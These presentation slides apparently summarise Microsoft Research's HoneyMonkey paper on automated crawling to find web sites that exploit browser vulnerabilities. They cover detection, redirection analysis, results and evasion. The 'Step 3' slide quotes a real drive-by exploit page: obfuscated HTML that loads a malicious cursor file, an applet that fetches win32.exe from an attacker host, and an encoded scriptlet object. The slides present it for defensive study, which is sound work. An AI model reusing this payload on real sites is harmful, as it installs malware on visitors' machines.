Automated Web Patrol with Strider Honey Monkey

Finding Web Sites that Exploit Browser Vulnerabilities

Yi-Min Wang, Doug Beck, Xuxian Jiang, Roussi Roussev,

Chad Verbowski, Shuo Chen, and Sam King

Microsoft Research, Redmond

Presenter: Bo Feng

What Is the Vexing Issue We are Facing Now?

Internet attacks that use malicious websites to install malware programs on victim's system by exploiting vulnerable browser are on the rise.....

What Is the Paper Mainly Talking About?

- Effectively finding malicious web sites that exploit vulnerable browsers.
- Detecting zero-day exploits as many as possible.
- Using our *Automated Web Patrol System*---**Honey Monkey** to identify, monitor and analyze these malicious sites and then implement certain actions towards them.

Why do we have to do this experiment? What is our Motivation?

- Previous works:

No Comprehensiveness, Scalability, Efficiency.

- Our work:


Comprehensiveness, *Large-scale*, *Systematicness*.

- We mimic regular users' behavior instead of a web server, trying to systematically identify the ultimate malware provider and shut it down.
- Our intent:

Help stop attacks that use Web servers to exploit unpatched explorer vulnerabilities and install malware on unsuspecting users.

What Does the Honey Monkey Look like?

- Honey Monkey system is a *pipeline* of **three stages**, each of them is running a "monkey program". *The entire system is executed in Virtual Environment.*



To a large-scale extent, visit and analyze a amount of input URLs simultaneously inside one unpatched VM. (with system unpatched.)

Perform *recursive redirection analysis* on Stage1's results in a one-URL-per-VM mode. (with unpatched system.)

Continuously scan Stage2's results, in order to detect zero-day exploits. (with fully patched system.)

Why should we use *Virtual Machines* and *different system patch levels*?

- Reasons for *Virtual Machine*:

Simplify cleanup of infected state.

Once an exploit is detected, Monkey program will do two things:

- **Save** its **logs** for further analysis;

  Using snapshots on Memory, Executables and Registry for comparison.

- Notifies the **Monkey Controller** on the host to destroy the infected VM and re-spawn a clean state Honey Monkey.

- Reasons for *different system patch levels*:

Strive our best to simulate generic situation.

- There are so many Internet users do not update their systems. So, different patch level system can mimic regular users.
- Unpatched systems have the most possibility of being compromised. It is beneficial to our research.

Four steps to exploit browsers' vulnerabilities

- Step 1: *Code Obfuscation*

Malicious web sites frequently use obfuscated JavaScript or HTML codes, such as:

- document.wirte() function;
- unreadable, long strings with encoded characters;
- custom decoding routine included in a script;
- sub-string replacement using the replace() function.


- Step 2: *URL Redirection*

It is *very common* for web sites to have redirections, no matter they are malicious web sites or even popular non-malicious web sites, which in order to enrich their contents

But in large part, malicious web sites frequently utilize this method to automatically redirect visiting users to the genuinely hazardous sites.

Four steps to exploit browsers' vulnerabilities(Cont.)

- Step 3: *Vulnerability Exploitation*




```
<html><head><title></title></head><body>
<style>
* {CURSOR: url("http://vxxxxxxe.biz/adverts/033/sploit.anr")}
</style>
<APPLET ARCHIVE='count.jar' CODE='BlackBox.class' WIDTH=1 HEIGHT=1>
<PARAM NAME='url' VALUE='http://vxxxxxxe.biz/adverts/033/win32.exe'></APPLET>
<script>
try{
document.write('<object
data=`&#109&#115&#45&#105&#116&#115&#58&#109&#104&#116&#109&#108&#58&#102&#105&#108&#101&#58;//
C:\fo'+'o.mht!'+'http://vxxxx'+'xxe.biz//adv'+'erts//033//targ.ch'+'m::/targ'+'et.htm` type=`text/x-scriptlet`></ob'+'ject>');
}catch(e){}
</script>
</body></html>
```

This is an example extracted from the paper, which shows HTML fragment that loads multiple files from different URLs to exploit vulnerabilities.

- Step 4: *Malware Installation*

This is the ultimate goal of most exploitations. By introducing some arbitrary codes on the victim's machine, attackers can gain privileged control of the system.

The Monkey program aims to discover malicious behaviors and preclude malware installation.

Let's focus on the Monkey system

- The Monkey system is comprised of two major modules. The *heart* of Monkey system is the ***exploit detection system***.
  - During the 1st step: Monkey system uses a *Black-box*, non-signature-based approach to detect exploitation. *Persistent-state changes* are signals of exploitations. (E.g: registry entry creation as well as executable files creation *outside* the browser temporary folder.)
  - At the end of 1st step, Monkey system will generate an *XML* file containing five information: (With the aid of Strider Tracer)
    - ***Executable files created or modified outside the browser temporary folders***. (Main mechanism for judging)
    - Process created
    - Windows entries created or modified
    - Vulnerability exploited
    - Redirect-URLs visited


Let's focus on the Monkey system (Cont..)

- Exploit detection system.

  - By using the *Browser Helper Object* in each browser process or by intercepting and analyzing network packets, during the 2nd step, Monkey system concentrates on the redirection analysis.
    - Any automatically visited URLs are fed back to the system
    1. Construct a *topology graph* based on traffic redirection.
  1. At the end of 2nd step, Monkey system can identify the actual malicious web page and take further actions.

We do have more than *Exploit detection system*

- Asides from the kernel part in Monkey system, we also provide an automatic and manual components ---- ***Anti-exploit process***.



So, what does *Anti-exploit process* do?

- **Generating Input URL lists**
  - Suspicious URLs that are known to malware;
  - Popular web pages;
  - More localized URL lists
- **Implementing actions based upon the output exploit-URL data**
  - Analyze the percentage of exploit-URLs in a given list
  - *Traffic-redirection topology graph* acts as a prioritized list for potential enforcement actions.
  - Release updated patches after detecting the *zero-day exploits*.

Let's take a look at how well does Monkey system do

Experimental evaluation

- Scanning *suspicious URLs*
- Scanning *popular URLs*
- *Zero-day* exploit detections
- All the experiments were performed in IE 6.0.


Experimental Evaluation (Cont…)

- *Scanning suspicious URLs* : (Stage1 + Stage2)
  - 16,190 URLs from a web search of "known-bad" web sites, Windows "hosts" files and some discovered exploit-URLs.
  - After recursive redirection analysis in Monkey system stage2, the total number expanded from 207 to 752. a huge expansion!!!

	Number of Exploit-URLs	Number of Exploit Sites
Total	752	288
SP1 Unpatched (SP1-UP)	688	268
SP2 Unpatched (SP2-UP)	204	115
SP2 Partially Patched (SP2-PP)	17	10
SP2 Fully Patched (SP2-FP)	0	0

Experimental Evaluation (Cont…)

- *Topology graphs* based upon 17 exploit-URLs for ***SP2-PP***



Rectangular nodes: individual exploit-URLs; **content provider** or **exploit provider**

Solid arrows: automatic traffic redirection;

Circles: site nodes that act as an aggregation point for all exploit pages hosted on that site.

- Conclusion: R and C have the highest connection counts. Therefore, blocking access to them will be the most effective.

Experimental Evaluation (Cont…)

- *Scanning popular URLs* : (Do we have to?)
  - Yes, we do. Even though you never visit those risky web sites that serve hazardous content, you still have the opportunity of being exploited….
  - By inputting one million URLs into Monkey system, we get our statistical results. (Comparison of suspicious lists)

	Suspicious List	Popular List
# URLs scanned	16,190	1,000,000
# Exploit URLs	207 (1.28%)	710 (0.071%)
# Exploit URLs After Redirection (Expansion Factor)	752 (263%)	1,036 (46%)
# Exploit Sites	288	470
SP2-to-SP1 Ratio	204/688 = 0.30	131/980 = 0.13


  - Although the density is low, more and more malicious sites are trying to "infiltrate" the popular sites to increase their infection base.

Experimental Evaluation (Cont…)

- *Zero-day exploit detection* :
- We detected out first zero-day exploits in 2005. javaprxy.dll
- Thanks to the Monkey system, we discovered several ***zero-day*** exploits, and a large amount of exploit web sites. (Can ***Honey Monkey*** evolve into a full-fledged zero-day exploits of unknown vulnerabilities killer? It's still in the air…)
- But we make the following observations from previous success:
  - *Effectively* monitor easy-to-find exploit-URLs. (We might be effectively detect zero-day exploit as long it attached itself to those monitored URLs in our list.)
  - *Effectively* monitor content providers with well-known URLs. (content providers have to **maintain their URLs**. So, it will be easier to identify.)
  - *Effectively* monitor advanced URLs.

Honey Monkey seems powerful, we should figure out how to evade you…

- *Identify* the existence of Honey Monkey:
  - **Targeting Honey Monkey IP address**.
    - We can run Monkey system behind *multiple ISPs* with dynamically assigned IP addresses.
  - **Performing CAPTCHA Turing Test**.

    
    - During that year, we do not have effectively method to deal with it. But CAPTCHA Turing Test will increase the suspiciousness of the site itself.
  - **Detecting Honey Monkey code or VM**
    - Mature INTEL and AMD make processors fully virtualizable. Hence, detecting the existence of VM becomes more difficult.
    - Run Honey Monkey on non-virtual machine

Evasion Continues…

- Exploiting without triggering Honey Monkey Detection:
  - Oops, Honey Monkey cannot detect exploits that do not make any persistent-state changes or make such changes only in the browser sandbox.
- Randomizing the attacks:
  - Attackers have to consider a trade-off themselves…
  - We still can detect it through *recursive redirection* tracking in one round of scans.
  - Even though attackers can randomize URL redirection, they will end up prioritizing themselves in higher rates for investigation.

Related Works --- based on honeypots

- Most honeypots are mimicking servers while our system mimic internet users.
- Two projects related to client-side honeypots:
  - *Email quarantine* --- flag setting inside virtual machine --- *passive*
  - *Shadow honeypots* --- diverting suspicious traffic --- *passive*
    - Honey Monkey is a active client-side honeypot in that it actively solicit traffic.

Summary

- Pros:
  - ✓ We can effectively identify exploit-URLs.
  - ✓ We perform our detection in an automatic, scalable and comprehensive fashion.
- Cons:
  - Time windows is the weakness.
  - Detecting zero-day exploits still remains a challenge.
  - Only test IE browser, what about other Browsers?
  - How to deal with the CAPTCHA Turing Test

I Appreciate Your Considerations

Questions?